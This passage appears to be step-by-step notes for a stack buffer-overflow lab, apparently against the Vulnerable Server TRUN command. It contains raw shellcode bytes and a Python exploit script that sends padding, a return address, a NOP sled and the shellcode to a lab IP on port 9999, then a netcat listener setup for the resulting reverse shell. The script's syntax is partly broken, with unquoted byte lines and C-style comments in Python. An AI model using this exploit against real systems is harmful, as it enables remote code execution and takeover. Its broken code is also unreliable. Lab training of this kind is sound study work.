"\x87\x53\x5a\x7f\x7a\xad\x9b\xb8\x65\xd8\xd5\xba\x18\xdb\x22"
"\xc0\xc6\x6e\xb0\x62\x8c\xc9\x1c\x92\x41\x8f\xd7\x98\x2e\xdb"
"\xbf\xbc\xb1\x08\xb4\xb9\x3a\xaf\x1a\x48\x78\x94\xbe\x10\xda"
"\xb5\xe7\xfc\x8d\xca\xf7\x5e\x71\x6f\x7c\x72\x66\x02\xdf\x1b"
"\x4b\x2f\xdf\xdb\xc3\x38\xac\xe9\x4c\x93\x3a\x42\x04\x3d\xbd"
"\xa5\x3f\xf9\x51\x58\xc0\xfa\x78\x9f\x94\xaa\x12\x36\x95\x20"
"\xe2\xb7\x40\xe6\xb2\x17\x3b\x47\x62\xd8\xeb\x2f\x68\xd7\xd4"
"\x50\x93\x3d\x7d\xfa\x6e\xd6\x2e\xeb\x74\x96\x47\x0e\x74\xc7"
"\xcb\x87\x92\x8d\xe3\xc1\x0d\x3a\x9d\x4b\xc5\xdb\x62\x46\xa0"
"\xdc\xe9\x65\x55\x92\x19\x03\x45\x43\xea\x5e\x37\xc2\xf5\x74"
"\x5f\x88\x64\x13\x9f\xc7\x94\x8c\xc8\x80\x6b\xc5\x9c\x3c\xd5"
"\x7f\x82\xbc\x83\xb8\x06\x1b\x70\x46\x87\xee\xcc\x6c\x97\x36"
"\xcc\x28\xc3\xe6\x9b\xe6\xbd\x40\x72\x49\x17\x1b\x29\x03\xff"
"\xda\x01\x94\x79\xe3\x4f\x62\x65\x52\x26\x33\x9a\x5b\xae\xb3"
"\xe3\x81\x4e\x3b\x3e\x02\x6e\xde\xea\x7f\x07\x47\x7f\xc2\x4a"
"\x78\xaa\x01\x73\xfb\x5e\xfa\x80\xe3\x2b\xff\xcd\xa3\xc0\x8d"
"\x5e\x46\xe6\x22\x5e\x43";
```

File is C

Architecture is x86

Where we put our bad chars.
x00 (null byte) is always bad.

STEP 2

Create our script:

```
#!/usr/bin/python
import sys, socket

overflow = ("\xd9\xc2\xd9\x74\x24\xf4\x5d\xba\x17\xc0\x84\xf8\x31\xc9\xb1"          //Add our generated shellcode
\x52\x83\xed\xfc\x31\x55\x13\x03\x42\xd3\x66\x0d\x90\x3b\xe4
\xee\x68\xbc\x89\x67\x8d\x8d\x89\x1c\xc6\xbe\x39\x56\x8a\x32
\xb1\x3a\x3e\xc0\xb7\x92\x31\x61\x7d\xc5\x7c\x72\x2e\x35\x1f
\xf0\x2d\x6a\xff\xc9\xfd\x7f\xfe\x0e\xe3\x72\x52\xc6\x6f\x20
\x42\x63\x25\xf9\xe9\x3f\xab\x79\x0e\xf7\xca\xa8\x81\x83\x94
\x6a\x20\x47\xad\x22\x3a\x84\x88\xfd\xb1\x7e\x66\xfc\x13\x4f
\x87\x53\x5a\x7f\x7a\xad\x9b\xb8\x65\xd8\xd5\xba\x18\xdb\x22
\xc0\xc6\x6e\xb0\x62\x8c\xc9\x1c\x92\x41\x8f\xd7\x98\x2e\xdb
\xbf\xbc\xb1\x08\xb4\xb9\x3a\xaf\x1a\x48\x78\x94\xbe\x10\xda
\xb5\xe7\xfc\x8d\xca\xf7\x5e\x71\x6f\x7c\x72\x66\x02\xdf\x1b
\x4b\x2f\xdf\xdb\xc3\x38\xac\xe9\x4c\x93\x3a\x42\x04\x3d\xbd
\xa5\x3f\xf9\x51\x58\xc0\xfa\x78\x9f\x94\xaa\x12\x36\x95\x20
\xe2\xb7\x40\xe6\xb2\x17\x3b\x47\x62\xd8\xeb\x2f\x68\xd7\xd4
\x50\x93\x3d\x7d\xfa\x6e\xd6\x2e\xeb\x74\x96\x47\x0e\x74\xc7
\xcb\x87\x92\x8d\xe3\xc1\x0d\x3a\x9d\x4b\xc5\xdb\x62\x46\xa0
\xdc\xe9\x65\x55\x92\x19\x03\x45\x43\xea\x5e\x37\xc2\xf5\x74
\x5f\x88\x64\x13\x9f\xc7\x94\x8c\xc8\x80\x6b\xc5\x9c\x3c\xd5
\x7f\x82\xbc\x83\xb8\x06\x1b\x70\x46\x87\xee\xcc\x6c\x97\x36
\xcc\x28\xc3\xe6\x9b\xe6\xbd\x40\x72\x49\x17\x1b\x29\x03\xff
\xda\x01\x94\x79\xe3\x4f\x62\x65\x52\x26\x33\x9a\x5b\xae\xb3
\xe3\x81\x4e\x3b\x3e\x02\x6e\xde\xea\x7f\x07\x47\x7f\xc2\x4a
\x78\xaa\x01\x73\xfb\x5e\xfa\x80\xe3\x2b\xff\xcd\xa3\xc0\x8d
\x5e\x46\xe6\x22\x5e\x43)

shellcode = "A" * 2003 + "\xaf\x11\x50\x62" + "\x90" * 32 + overflow          //Add overflow
                                                                              //Add nops sled
try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)          Note: "No operation" = nops.
        s.connect(('172.16.4.177', 9999))                           It is padding between padding and shell code

        s.send(('TRUN /.:/' + shellcode))
        s.close()

except:
        print "Error connecting to the server"
```

```
sys.exit()
```

STEP 3

Set up a netcat listener. > nc -nvlp 4444
Run Vulnerable server as admin
Run our script
ROOTED